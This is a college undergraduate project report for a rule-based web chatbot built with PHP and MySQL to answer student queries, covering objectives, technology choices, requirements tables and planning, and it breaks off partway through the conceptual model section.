

Web Based Chatbot

**A Project Report
Submitted in partial fulfillment of the
Requirements for the award of the Degree of**

**BACHELOR OF SCIENCE
(INFORMATION TECHNOLOGY)**

By

**Sonu Nilesh Kanojiya
6503**

**Suraj Omprakash Yadav
6510**

**Under the esteemed guidance of
Mrs. Yogita Tandel
(Asst. Professor)**



**DEPARTMENT OF INFORMATION TECHNOLOGY
Hindi Vidya Prachar Samiti's
RAMNIRANJAN JHUNJHUNWALA COLLEGE OF ARTS, SCIENCE &
COMMERCE (EMPOWERED AUTONOMOUS)
(Affiliated to University of Mumbai)
GHATKOPAR(West), MUMBAI 400086**

2025 - 2026

Hindi Vidya Prachar Samiti's
RAMNIRANJAN JHUNJHUNWALA COLLEGE OF ARTS, SCIENCE &
COMMERCE (EMPOWERED AUTONOMOUS)
GHATKOPAR, MUMBAI 400086
Affiliated to University of Mumbai



DEPARTMENT OF INFORMATION TECHNOLOGY

CERTIFICATE

This is to certify that the project entitled, “Web Based Chatbot is bonafide work of Sonu Nilesh Kanojiya & Suraj Omprakash Yadav bearing Seat No:6503 & 6510 submitted in partial fulfillment of the requirements for the award of the degree of **BACHELOR OF SCIENCE in INFORMATION TECHNOLOGY.**

Internal Guide

Coordinator

External Examiner

Date

College Seal

DECLARATION

We hereby declare that the project entitled, “**Web Based Chatbot**” has not been in any case duplicated or submitted to any other university for the award of any degree. To the best of our knowledge other than us, no one has submitted to any other university.

The project is done in partial fulfilment of the requirements for the award of the degree of **BACHELOR OF SCIENCE (INFORMATION TECHNOLOGY)** to be submitted as the final semester project as part of our curriculum.

- By
Sonu Nilesh Kanojiya
Suraj Omprakash Yadav

ACKNOWLEDGEMENT

The success and outcome of this project were possible by the guidance and support from many people. We are incredibly privileged to have got this all along with the achievement of our project. It required a lot of effort from everyone involved in this project with us and we would like to thank them.

We appreciate and thanks to **HOD Mrs. Archana Bhide**, for granting us an opportunity to do the project activity and providing us with all support and leadership, which made us finish the project duly. We would like to give a very special honour and respect to our teacher, **Mrs. Yogita Tandel** who took keen interest in checking the minute details of the project work and guided us throughout the same.

Then We would like to thank my parents and friends who have helped me with their valuable suggestions and guidance and have been helpful in various phases of the completion of the project.

- By

Sonu Nilesh Kanojiya

Suraj Omprakash Yadav

INDEX

Sr.No	Chapter	Page.No
1	Project Introduction	1-2
1.1	Background	
1.2	Objectives	
1.3	Purpose and scope	
1.4	Achievement	
1.5	Organizational Report	
2	Survey of Technology	3-7
2.1	Technology in Use	
2.2	Advantages and limitations	
2.3	Selected technologies and justification	
3	Requirement and Analysis	8-17
3.1	Problem Definition	
3.2	Functional Requirement	
3.3	Non-Functional Requirement	
3.4	Planning Scheduling	
3.5	Gantt Chart	
3.6	Software and hardware Requirement	
3.7	Preliminary Product Description	
3.8	Conceptual Models	
4	System design	18-27
4.1	Basic Modules	
4.2	Database Design (ER – diagram)	
4.3	Logic Design & Security Issues	
4.4	Test cases Design	
5	Result and Discussions	28-80
5.1	Screenshots	
5.2	Backend Frontend	
5.3	Results (Test Results)	
5.4	Project Discussion	
6	Security Issues	81-83
6.1	Real-time consideration	
6.2	Security Problem & Proposed Solution	
6.3	Security protocol & Policies	
7	Testing	84-87
7.1	Testing Approaches	
7.2	Test Case Design	
7.3	Test Plans and Results	
8	Conclusion and Future Scope	88-89
8.1	Summary of achievements	
8.2	Limitations	
8.3	Suggestions for improvement	
9	Reference	90

ABSTRACT

The “**Web-Based Chatbot**” Student Query Chatbot is developed to assist students in accessing academic and campus-related information quickly and efficiently at any time. Students often struggle to find accurate answers regarding subjects, schedules, procedures, or general queries, which leads to confusion and dependency on faculty or administrative staff. To overcome this challenge, this system allows students to directly ask questions in a conversational manner and receive instant responses.

The primary objective of this project is to provide a centralized platform where students can interact with a smart chatbot instead of searching manually or waiting in long inquiry queues. The system maintains a structured knowledge base containing college information, notices, FAQs, guidelines, academic resources, and other essential details. When a student asks a question, the chatbot analyzes the query, matches it with the stored knowledge, and returns precise and meaningful information. Over time, the chatbot can be enhanced with new data to support evolving student needs.

This system improves accessibility, saves time, reduces workload on administration and faculty, and ensures that every student receives consistent and accurate information. The Web-Based Chatbot creates a supportive, user-friendly, and smart communication channel that enhances the overall academic experience and fosters better information sharing within the college environment.

Chapter 1

Project Introduction

1.1 Background

With the rapid increase in digital communication, websites are no longer just sources of static information. Students, customers, and users expect instant responses and real-time problem solving. However, most educational institutions, organizations, and service-based platforms still rely on manual communication methods, such as in-person inquiry counters, emails, or phone calls. These approaches are often slow, time-consuming, and limited by availability of staff.

A **web-based chatbot** provides a solution by offering instant and intelligent interaction. It can answer frequently asked questions, assist users at any time, and reduce the burden on support staff. Unlike traditional FAQ pages, chatbots simulate natural conversation and guide users step-by-step. This makes the process faster, smarter, and more user-friendly.

The goal of this project is to develop a **Web-Based Chatbot** capable of assisting users instantly, improving communication efficiency, and providing accurate responses using automated logic and stored knowledge.

1.2 Objectives

The primary objectives of the Web-Based Chatbot System are:

- To provide **instant automated responses** to user queries without manual intervention.
- To **reduce workload** on human staff by handling repetitive or common inquiries.
- To offer **24/7 accessibility**, allowing users to ask questions anytime.
- To maintain a **user-friendly conversation interface** that feels natural and interactive.
- To enable easy **updating of responses**, allowing administrators to add, edit, or remove information based on requirements.

1.3 Purpose & Scope

1.3.1 Purpose

The purpose of this project is to build an efficient chatbot that enhances online communication by providing instant responses and guiding users smoothly. It focuses on improving user experience, reducing waiting times, and simplifying access to information.

1.3.2 Scope

The scope of this project includes:

Actors:

- **User:** Interacts with the chatbot to ask questions and receive responses.
- **Admin:** Manages chatbot knowledge base, adds or updates responses, and monitors chat logs.

Core Functionalities:

- **Interactive Chat Window:** A chat UI embedded on a webpage.
- **Knowledge Base Integration:** Predefined responses stored and used by the chatbot.
- **Keyword and Pattern Recognition:** The chatbot identifies user queries based on keywords.
- **Admin Panel:** Admin can update answers, add FAQs, and review chat history.
- **Real-Time Response System:** Instant reply system without delay.

1.4 Achievements

During this project, we successfully developed a functional, interactive, and responsive **Web-Based Chatbot** that provides meaningful and fast communication.

Key achievements include:

- **Smart Query Response Logic:** The chatbot analyzes the input text and responds based on stored rules and patterns.
- **User-Friendly Chat Interface:** The chat window offers a clean and interactive experience.
- **Admin-Controlled Knowledge Base:** Admins can easily modify or extend chatbot knowledge.
- **24/7 Automated Assistance:** The chatbot remains active and helpful without the need for manual supervision.
- **Reduced Inquiry Load:** The system effectively handles repetitive inquiries, allowing staff to focus on more important tasks.

1.4 Organization of Report

This report details the "Web Based Chatbot" project

- **Chapter 2 – Survey of Technology:** Explains the technologies and frameworks used in development.
- **Chapter 3 – Requirement and Analysis:** Details system requirement specifications and workflow analysis.
- **Chapter 4 – System Design:** Contains architecture diagrams, module design, database schema, and data flow diagrams.
- **Chapter 5 – Results and Discussion:** Includes system output screenshots and discussion of observed results.
- **Chapter 6 – Conclusion and Future Work:** Concludes the project and suggests improvements and future enhancement opportunities.

Chapter 2

Survey of Technologies

2.1 Technologies in Use

In developing and deploying the Web-Based Chatbot system, a set of modern and widely used web technologies have been implemented to ensure the platform is **user-friendly, responsive, secure, and efficient**. The following sections describe the technologies used in both the **Frontend** and **Backend** of the system.

2.1.1 Frontend Development

HTML5

Usage:

Used to structure the web pages, chatbot interface, admin dashboard, forms, and layout elements.

Benefits:

Provides a clean semantic structure, improving **readability, accessibility, and SEO**. It forms the backbone of the system's UI by defining how content is displayed.

CSS3

Usage:

Used for designing the appearance of webpages including **colors, typography, layout spacing, buttons, and message UI bubbles**.

Benefits:

Separates content from styling, making the platform easier to maintain. CSS3 features such as **Flexbox and Grid** ensure pages remain responsive across **mobile, tablet, and desktop** screens.

JavaScript

Usage:

Enables dynamic chat responses, form validations, live chat updates using AJAX, animation effects, and event-based UI interactions.

Benefits:

Allows **real-time conversation** with the chatbot without reloading the page. Enhances user experience by supporting interactive and quick-response behavior.

2.1.2 Backend Development

PHP

Description:

PHP is a server-side scripting language used to build dynamic and data-driven web applications.

Usage:

Handles core backend tasks such as:

- Validating user input
- Processing chatbot queries
- Managing admin panel operations
- Communicating with the database
- Controlling user authentication sessions

Benefits:

- Easy integration with HTML, JS, and MySQL
- Offers session support for secure login systems
- Widely supported and easy to deploy on Apache servers

MySQL

Description:

MySQL is a relational database management system primarily used to store and manage structured data.

Usage:

Stores chatbot data including:

- FAQs and knowledge-base responses
- User login details
- Chat logs/history
- Admin records

Features:

- **Reliability:** ACID-compliant transactions ensure safe data storage
- **Efficient Querying:** Indexes enhance search performance
- **Security:** Supports authentication and access control
- **Scalability:** Easily handles growing data as chatbot usage increases

Apache HTTP Server

Description:

Apache is a widely used web server that serves web pages and executes backend scripts.

Usage:

Hosts the chatbot system, executes PHP code, manages request routing, and serves static assets like CSS and images.

Benefits:

- Stable and secure
- Supports htaccess for URL rewriting and access rules
- Easy deployment and configuration

Authentication and Security

PHP Sessions

PHP Sessions are used for managing **user login authentication** within the system.

- Benefits:**
- Protects login areas and admin dashboard
 - Prevents unauthorized access

2.1.3.2 HTTPS

Usage:

Encrypts communication between client and server, especially during login and message exchange.

Benefits:

- Prevents data theft and tampering
- Builds user trust and ensures privacy

2.2 Conclusion

This chapter outlined the technologies used in the Web-Based Chatbot System. The combination of **HTML, CSS, and JavaScript** ensures a responsive and interactive user interface, whereas **PHP, MySQL, and Apache** provide a secure and reliable backend environment. Together, these technologies create a **functional, efficient, and scalable chatbot platform** capable of assisting users effectively and in real time

2.2 Advantages and Limitations of Alternatives

Here is a comparative survey of the most common technologies for each component.

1. Backend Technologies

The backend is the "brain" of the chatbot, responsible for processing user messages, managing logic, and connecting to the database.

Technology	Advantages	Limitations
Python (with Flask/Django)	Industry standard for AI/ML. Access to powerful NLU libraries (Rasa, spaCy, TensorFlow). Clear, readable syntax.	Steeper learning curve for deployment (e.g., WSGI). Can be overkill for a simple, rule-based bot.
PHP (with or without a framework)	Extremely easy to deploy (runs on almost all shared hosting). A vast amount of documentation. Simple request-response model is easy to understand. Excellent built-in integration with MySQL.	Not designed for real-time/async tasks. Less popular for modern AI applications. Slower performance for computationally heavy tasks.

2. Database Technologies

The database stores all persistent data, such as user information, chat history, and session context..

- **SQL Databases (e.g., MySQL, PostgreSQL):**
 - **Advantages:** Highly reliable, structured, and consistent (ACID-compliant). A mature, well-understood technology. SQL is a powerful language for querying relational data (e.g., "get all messages from user X in the last 24 hours").
 - **Limitations:** The rigid schema can be cumbersome if your chat context changes often. Requires careful database design upfront.
 - **Advantages:** Simple to implement and understand. 100% predictable and controllable. Requires zero training data. Perfect for chatbots with a very narrow, defined scope (e.g., "book ticket," "check status").
 - **Limitations:** Extremely brittle. Fails on typos or synonyms (e.g., if you code "hello," it won't recognize "hi"). Not scalable; every new phrase must be manually coded. Provides a poor, robotic user experience for complex topics.

2.3 Selected Technologies and Justification

Based on the survey above, this project selected a specific, reliable stack. This justification explains *why* each choice was made in the context of the project's goals.

Selected Backend: PHP

- **Justification:** While Python is the leader in AI and Node.js is the leader in real-time, **PHP was chosen for its simplicity, maturity, and ease of deployment.**
 1. **Project Scope:** The project's NLU is rule-based, which negates the primary advantage of Python (its ML libraries).
 2. **Ease of Deployment:** PHP's "shared-nothing" architecture and its ubiquitous presence on web hosts make deployment trivial. This is a significant advantage for a student project.
 3. **Strong MySQL Integration:** The php-mysql integration is one of the most mature, well-documented data connections available, making database operations straightforward and reliable.

Selected Database: MySQL

- **Justification:** While NoSQL is flexible, **MySQL was chosen for its reliability, structure, and query power.**
 1. **Structured Data:** A chatbot's data is surprisingly structured: a users table, a messages table (with user_id, timestamp, body), and a sessions table. A relational model is a perfect fit.
 2. **Reliability (ACID):** When a user's session context is updated, it's critical that the transaction is atomic. MySQL's ACID compliance guarantees this, preventing corrupted session data.
 3. **Query Power:** SQL makes it easy to perform analytics, such as "How many users asked about 'booking' this week?" which is more complex in NoSQL.

Selected NLU: Rule-Based (Keywords & RegEx)

- **Justification:** While ML is more powerful, **a rule-based approach was chosen for its feasibility, predictability, and alignment with project goals.**
 1. **Feasibility:** Building and training a custom ML model is a massive project in itself and requires a large, clean dataset which was not available.
 2. **Control & Predictability:** The rule-based system is 100% predictable. Its behavior is directly tied to the code (the switch or if-else statements). This is essential for debugging and testing, ensuring all project requirements can be demonstrably met.
 3. **Fitness for Purpose:** For a chatbot with a defined, narrow scope (like the one in this project), a simple rule-based system is often "good enough" and guarantees a functional, testable outcome.

Chapter 3

Requirement and Analysis

3.1 Problem Definition

Students in colleges frequently face difficulties in accessing accurate information regarding academic schedules, courses, admission procedures, events, fees, examination updates, and departmental support. Most queries are repetitive, and students often rely on administrative staff or seniors for clarification. This results in long waiting times, miscommunication, and dependency on physical presence.

Traditional websites or information notice boards do not provide instant query resolution and are often not updated in real-time. Moreover, students may not always know where to find the required information on the college website, leading to confusion and inefficiency.

There is also a lack of a centralized, interactive platform where students can ask queries anytime and receive accurate responses without needing to visit the office or rely on others. Human help desks are limited by working hours and staff availability, causing delays in support.

The Web-Based Chatbot aims to solve these issues by providing an intelligent, automated virtual assistant available 24/7. The chatbot is capable of responding to student queries instantly based on predefined knowledge and database information. It reduces workload on administrative staff, ensures faster access to information, removes dependency on intermediaries, and improves user convenience. The system is accessible through a browser, making it easy for students to use from any location.

3.2 Functional Requirements

- For Student

Sr.no	Requirement	Description
1	Register	The user can create an account on the system.
2	Verify Account	The user must verify the account using email or phone number.
3	Login	After verification, the user can log in to access the chatbot.
4	Forgot Password	If the user forgets the password, they can reset it.
5	Ask Questions	The user can ask questions related to the college through the chatbot.
6	Receive Answers	The chatbot will provide answers instantly.
7	Profile	The user can view their profile information.
8	Daily Update	The user can get Daily up to date
9	Provide Feedback	The user can give feedback on chatbot responses.
10	More	More feature are as follows:

- For Admin

Sr.no	Requirement	Description
1	Amin Login	The admin can log in securely to manage the system.
2	Manage FAQs	The admin can add, edit, or delete questions and answers used by the chatbot.
3	Notification	The admin can see what questions users are asking.
4	Update Notices	The admin can upload and manage important college announcements.
5	Information	The admin can edit or update course, department, and event details.

- For Chatbot

Sr.no	Requirement	Description
1	Understand Query	The chatbot should read and understand the user's input.
2	Give Response	The chatbot should provide a suitable and correct response.
3	Fallback Response	It should request clarification politely
4	Real-time Chat	The chatbot should respond instantly without reloading the page.

3.3 Non-Functional Requirements

Sr.no	Requirement Type	Description
1	Performance	The chatbot should give responses instantly with minimal delay.
2	Reliability	The system should work consistently without frequent errors or crashes.
3	Availability	The chatbot should be available 24/7 for users to ask questions anytime.
4	Usability	The interface should be easy to use and understand for all users.
5	Security	User login details and data must be protected from unauthorized access.
6	Scalability	The system should support many users at the same time without performance issues.
7	Maintainability	The system should be easy for the admin to update and manage.
8	Compatibility	The chatbot should work smoothly on desktop, laptop, and mobile browsers.
9	Data Accuracy	The chatbot must provide correct and reliable information.
10	Backup & Recovery	The system should keep data backups and recover information in case of failure.

3.4 Planning

Project planning for the **Web-Based Chatbot Platform** involves organizing the development activities required to build a system where students can ask questions and receive instant responses. The planning ensures that the system is user-friendly, accurate, and accessible. The key planning steps include:

- **Requirement Analysis:**

Identifying functional requirements (user login, chatbot interaction, admin panel) and non-functional requirements (speed, security, accessibility).

- **Resource Management:**

Proper utilization of web technologies such as:

Frontend: HTML, CSS, JavaScript

Backend: PHP / MySql

- **TimeLine Management:**

Assigning time duration for each development phase such as UI design, backend logic, database connectivity, chatbot response setup, testing, and final deployment.

- **Project Stage and Estimated Work Duration:**

Project Stage	Number Of Days
Requirement Gathering	7
System Design	10
Frontend Development	15
Backend Development (PHP)	20
Database Integration (MYSQL)	12
Development and Integration	18
Testing and Bug Fixes	8
Final Deployment	7

3.2 Scheduling


Project scheduling involves arranging the tasks in a proper sequence so the system is completed on time and works smoothly.

- **Activity Listing (Major Tasks):**
 1. Create Student and Admin login modules.
 2. Design chat interface for students.
 3. Create admin panel for managing FAQs and responses.
 4. Connect chatbot interface with backend.
 5. Set up database tables for questions and responses.
 6. Implement real-time messaging behavior.
 7. Test accuracy and performance of chatbot responses.
- **Milestones and Expected Deliverables:**

Milestone	Description	Expected Completion
Milestone 1	User Interface Design (Chat Window + Login UI)	Day 15
Milestone 2	Backend Setup (Authentication + Database Connection)	Day 28
Milestone 3	Chatbot Response Logic + FAQ Database Integration	Day 42
Milestone 4	Full System Testing + Final Deployment	Day 50

- **Dependencies:**
 - User login must be working before chatbot access.
 - Chat UI must be completed before connecting backend response logic.
 - FAQ database structure must be ready before chatbot answers can be displayed.
- **This scheduling plan ensures:**
 - Clear communication of tasks,
 - Proper use of time and resources,
 - Smooth and timely completion of the Web-Based Chatbot system.

3.6 Gantt Chart:



3.7 Software & Hardware Requirements

The Web-Based Chatbot System requires a computer with at least an Intel i3 processor, 4 GB RAM (8 GB recommended), and 256 GB SSD for smooth development and execution. A stable internet connection is needed for real-time chatbot responses and updates. The system can be developed on Windows 10/11 using HTML, CSS, JavaScript for the interface and PHP for backend processing. A database like MySQL or is used to store chatbot data and responses. Visual Studio Code is commonly used as the code editor along with Postman for testing APIs.

Hardware Requirements:

Components	Specifications	Description
Processor	Intel i3 / AMD Ryzen 3 or higher	A modern dual-core or quad-core processor is sufficient for running the chatbot application and development tools.
RAM	Minimum 4 GB (Recommended 8 GB)	More RAM ensures smooth performance during coding, database usage, and testing.
Storage	256 GB SSD or higher	SSD storage is preferred for fast loading and quick response of development applications.
Display	14" or larger	For comfortable UI design and coding workspace.
Network	Stable Internet Connection	Required for chatbot responses (if online), updates, database connectivity, and system usage.

Software Requirements:

Category	Software / Tool	Purpose
Operating System	Windows 10 / Windows 11 / Linux / macOS	The system can run on any modern operating system.
Frontend Development	HTML, CSS, JavaScript	Used for designing the user chat interface.
Backend Development	Python (Flask) or PHP	Used for chatbot logic, handling queries, and server operations
Database	MySQL / MongoDB	Stores FAQ, student profiles, and chatbot conversation history (if needed).
Code Editor	Visual Studio Code	Used for writing and editing code.
Web Browser	Chrome / Firefox / Edge	To run and test the chatbot interface.
Package Dependency Manager	Composer (PHP)	Manages required external libraries and packages.

Optional / Helpful Tools:

Tool	Use
XAMPP / WAMP (if using PHP)	Runs local server environment.
phpMyAdmin / MongoDB Compass	Helps to view and manage database records visually.

3.8 Preliminary Product Description**Objective:**

The main objective of the Web-Based Chatbot System is to provide students with an instant, accurate, and easy way to get college-related information anytime. The system reduces the need to repeatedly visit the office or ask staff for common queries. It also helps the college administration manage announcements and FAQs more efficiently. This platform creates a direct communication bridge between students and the institution.

Functions and Operation of the Application**Registration**

- Students and admin must register using their email ID or phone number.
- Account verification is required before accessing system features.

Login and Profile Management

- Registered users can log in to the system.
- Students can maintain basic profile details such as name, class, department, and contact information.

Student Features

- Students can ask questions to the chatbot related to admissions, courses, fees, exams, events, and college facilities.
- The chatbot provides instant responses based on stored knowledge and FAQs.
- Students can view previously asked queries for reference.
- Students can also give feedback to improve chatbot accuracy.

Admin Features

- Admin can add, update, and delete Frequently Asked Questions (FAQs) and responses.
- Admin can upload notices, event details, exam schedules, and important announcements.
- Admin can monitor student query patterns to update the chatbot database as required.


Platform Purpose

- To provide 24/7 help and instant query resolution to students.
- To reduce workload on college administrative staff.
- To create a centralized and easily accessible information platform.
- To improve communication between students and the institution.

3.9 Conceptual Models

A Use Case Diagram is used to show how different users interact with the Web-Based Chatbot System. It represents the system's main functions and the roles of users who participate in those functions. In this project, two main actors interact with the system: Student/User and Admin. The Student interacts with the chatbot to ask questions and receive answers, while the Admin manages the knowledge base and system settings.

The system boundary is the Web-Based Chatbot Application, and all use cases such as login, chatting, managing FAQs, and updating announcements occur within this boundary.




The conceptual model identifies two main external actors: Student/User and Admin. The Student/User interacts with the chatbot to ask questions related to college, fees, courses, facilities, exam schedules, etc., and receives responses instantly. The Admin is responsible for managing the system's information, such as adding or updating FAQs, notices, and announcements to keep the chatbot database accurate and up to date.

The system boundary is the Web-Based Chatbot Application, which includes all internal processes like login, query processing, response generation, and database access. The system contains various internal use cases such as Ask Query, Receive Response, Login, Manage FAQs, and Feedback collection. These processes ensure that users get the correct support with minimum time and effort.

The Use Case Diagram visually represents the interactions between the actors and the system.

- The Student/User can register, log in, ask questions, view responses, and give feedback.
- The Admin can manage FAQs, update chatbot data, and post announcements.

This conceptual model helps developers and stakeholders understand what the system is supposed to do at a high level before moving into detailed system design and implementation.



1 The conceptual model explains how the Web-Based Chatbot System works at a high level, including the roles of different users and how they interact with the system.

2 There are two main actors in the system:

